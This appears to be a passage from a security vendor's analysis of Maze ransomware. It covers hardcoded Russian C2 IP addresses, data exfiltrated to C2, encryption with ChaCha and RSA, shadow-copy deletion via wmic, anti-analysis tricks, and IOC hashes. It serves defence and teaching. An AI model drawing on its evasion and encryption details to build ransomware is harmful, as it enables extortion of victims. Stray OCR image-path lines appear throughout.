Fig 11. Check value return by GetUserDefaultUILanguage()

Then It first communicates with CnC server where the IP list is hardcoded, all below mentioned IP seems to belong to Russia.

91.218.114.4

91.218.114.11


91.218.114.25

91.218.114.26

91.218.114.32

91.218.114.37

91.218.114.38



```
39 31 2E 32 31 38 2E 31  31 34 2E 34 0D 0A 39 31  91.218.114.4..91
2E 32 31 38 2E 31 31 34  2E 31 31 0D 0A 39 31 2E  .218.114.11..91.
32 31 38 2E 31 31 34 2E  32 35 0D 0A 39 31 2E 32  218.114.25..91.2
31 38 2E 31 31 34 2E 32  36 0D 0A 39 31 2E 32 31  18.114.26..91.21
38 2E 31 31 34 2E 33 31  0D 0A 39 31 2E 32 31 38  8.114.31..91.218
2E 31 31 34 2E 33 32 0D  0A 39 31 2E 32 31 38 2E  .114.32..91.218.
31 31 34 2E 33 37 0D 0A  39 31 2E 32 31 38 2E 31  114.37..91.218.1
31 34 2E 33 38 0D 0A 39  31 2E 32 31 38 2E 31 31  14.38..91.218.11
34 2E 37 37 0D 0A 39 31  2E 32 31 38 2E 31 31 34  4.77..91.218.114
2E 37 39 00 00 00 00 00  00 00 00 00 00 00 00 00  .79.............
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

Fig 12. Hardcoded Ip list

Then data is sent to CnC on the first request: Data which is sent is Username, Computername, OsVersion.

Malware create mutex with unique ID unique ID is created using SHA(GetComputerName() + VolumeID()) .

For the ransomware marker, it creates a unique file on root and each folder.

Maze Encryption Process:

Malware selects files for encryption based on the extension. It excludes the following extensions:

· Exe

· Dll

· Sys

· lnk

It also excludes the following files:

· Decrypt-Files.txt

· Autorun.inf


· Boot.ini

· Desktop.ini

· Temp/000.bmp

Excluded folders:

%windows%, @gaming%, %programdata%, %tor Brower%, %local Settings%, %appdata% etc



```
0F 85 13 01 00 00        jnz     loc_B1F8E
68 DC 81 0D 00           push    offset aLocalSettings        ; "\\Local Settings\\"
57                       push    edi
68 AA 1E 0B 00           push    offset loc_B1EAA
0F 84 BC 76 01 00        jz      loc_C9548
75 04                    jnz     short loc_B1E92
```


Fig 13. Checking folder names and if the same found it will not encrypt the folder.

Encryption process:

It first creates key and then exports it in the “c:\programdata\data1.tmp” folder. Then it drops a ransom note in each folder before encryption. Later it will just import the key from this file and call “CryptEncrypt()”.

It retrieves drive letters and then determine type of drive using GetDriveType(). Further it enumerates using API calls FindFirstFileA() and FindNextFileA().

It deletes shadow copy by creating a fake path for wmic and then calls delete recover by calling CreateProcessW()It encrypts files using CHA-CHA algorithm and the key of chacha is encrypted using RSA. For this, it uses crypto APIs. Encrypted files are having a marker at the end which is ‘66116166’.



```
5E 2C F4 83 4C 72 65 4E 6F 93 DE 71 4F 99 81 DD   ^,ô▌LreNo▌ÞqO▌ Ý
17 75 FF 61 22 1A 04 68 6F 4C E5 F8 BF 46 11 7B   ┤uÿa"→┘holåø¿F◄{
C3 B0 EC 31 F8 CD 55 FB 98 F0 95 C3 1A 77 65 A7   Ã°ì1øÍUû▌ð▌Ã→we§
8F 2D 33 E3 31 11 60 1B D7 2E 68 9F 71 D8 99 07    -3ã1◄`←×.h▌qØ▌•
8C D4 F3 95 AA 3E 05 1C F5 D6 DE 90 C2 8A B4 58   ▌Ôó▌ª>│ õÖÞ Â▌´X
F9 72 B6 47 19 BD B0 A2 44 9F 06 26 69 3B 23 CA   ùr¶G├½°¢D▌─&i;#Ê
96 D3 13 71 CF DA BA C4 34 6E 09 D2 04 3A 06 89   ▌Ó‼qÏÚºÄ4n.Ò┘:─▌
FC C8 DB 70 78 34 CD CE B8 7E 24 F7 7E 99 3B 28   üÈÛpx4ÍÎ¸~$÷~▌;(
95 1B 82 35 3C DB B4 23 9A 9C 92 F2 6C 4D 37 14   ▌←▌5<Û´#▌▌´òlM7¶
2E 3A 85 D5 77 17 D8 9B CD 70 74 E7 24 F4 DB 3D   .:▌Õw┤Ø▌Íptç$ôÛ=
FD 32 41 50 22 21 87 0F EB 7A 43 E7 79 8D F8 29   ý2AP"!▌☼ëzCçy ø)
44 9D 37 F0 A7 AB BF 90 1A BD 38 06 15 AD 9C 15   D 7ð§«¿ →½8─┴─▌┴
3F 93 41 66 6B F4 92 4E FF E3 46 EC E1 0F 94 A7   ?▌Afkô´NÿãFìá☼▌§
AB 91 B7 5A C2 D3 B5 92 71 63 48 36 BD C1 95 1D   «´·ZÂÓµ´qcH6½Á▌
36 E5 53 6F 1B 72 5C C2 B7 CE 4E 08 62 E3 4B 62   6åSc←r\Â·ÎN◘bãKb
EC 6A A8 69 D0 34 5E A5 A1 73 6C 62 25 77 CA B1   ìj¨iÐ4^¥¡slb%wÊ±
74 88 34 66 E3 3E D1 F2 69 09 06 1F 07 C1 A6 6A   t▌4fã>Ñòi.─ •Á¦j
29 95 B0 B2 33 94 32 C7 46 7A 8C 4D 22 5C 4E 40   )▌°²3▌2ÇFz▌M"\N@
D0 13 05 32 31 65 CE D1 2F 8E D8 77 31 3F E2 68   Ð‼│21eÎÑ/▌Øw1?âh
05 29 5A 48 D4 93 59 94 95 4E 7E F1 C1 68 DA 33   │)ZHÔ▌Y▌▌N~ñÁhÚ3
03 C2 A4 1C 5D 0E D4 4B 29 C3 53 40 1D AF 2C DA   └Â¤ ]♫ÔK)ÃS@ ¯,Ú
6E 63 59 9C 88 05 76 CB 41 1C F1 C0 47 3F D6 DF   ncY▌▌│vËA ñÀG?Öß
C7 21 16 8F CA CB 24 DC 23 71 5C 70 71 0D BB 02   Ç!┬ ÊË$Ü#q\pq.»┐
9F DB AC 37 77 4D 05 7A FF E4 C0 20 81 05 26 7A   ▌Û¬7wM│zÿäÀ. │&z
6D BB D8 B9 20 F1 64 D1 2A 4F C5 B5 7B 86 44 AC   m»Ø¹ .ñdÑ*OÅµ{▌D¬
62 1F 7E 3C F5 84 7B F1 76 AA DE 28 C2 90 99 19   b ~<õ▌{ñvªÞ(Â ▌├
EE 4A 72 E8 A4 AF E6 64 BB 83 2A 28 5B DF 5E 0A   îJrè¤¯æd»▌*([ß^.
AA DA DB 58 0D 59 5F F0 C4 0B F5 A3 0C 7C 7B 20   ªÚÛX.Y_ðÄ♂õ£▌|{.
7F 02 46 28 44 57 77 C2 17 3E F5 4B 43 50 1D E0   ▌┐F(DWwÂ┤>õKCP à
65 A6 5A 00 00 00 00 66 11 61 66                  e¦Z....f◄af
```

Fig 14. Encrypted File by Maze ransomware

It creates a thread for each drive, which then again call create thread function for each folder which does the encryption. Encryption will start from the root of C: or D: and parallelly it also accesses the shared drive by using WNetShareEnum() API. The same encryption function is used for encrypting shared drive files. The first folder which is encrypted is “$Recycle Bin”.

CreateThread() with following function for each folder. File is opened as follows. File is encrypted by calling CryptEncrypt() and it is renamed by calling moveFileEx() with extension.

Encrypted File:




Fig 15. File After encryption

Maze Malware uses many tactics for anti-Analysis:

- APIs are resolved at runtime.
- Indirect calling of API & functions using JE & JNE instructions.
- Patching DbgUiRemoteTracking to avoid attaching of debugger at runtime.
- Checking being debugged flag.
- Checking for VM.
- Checks RAM & hardware size by using API – GlobalMemoryStatusEx & GetDiskeSpaceW.
- Check process names by calculating its hashes.

Prevention measures to stay away from ransomware

Common infection vectors used by Maze Ransomware are phishing emails with MS Office attachments and fake/phishing websites laced with Exploit Kits. Hence, we advise our end users to exercise caution while handling emails from unknown sources, downloading MS Office attachments, enabling macros, and clicking on suspicious links.

Indicators of compromise

49B28F16BA496B57518005C813640EEB

BD9838D84FD77205011E8B0C2BD711E0

Subject Matter Expert
Preksha Saxena | Quick Heal Security Labs

Preksha Saxena

Follow @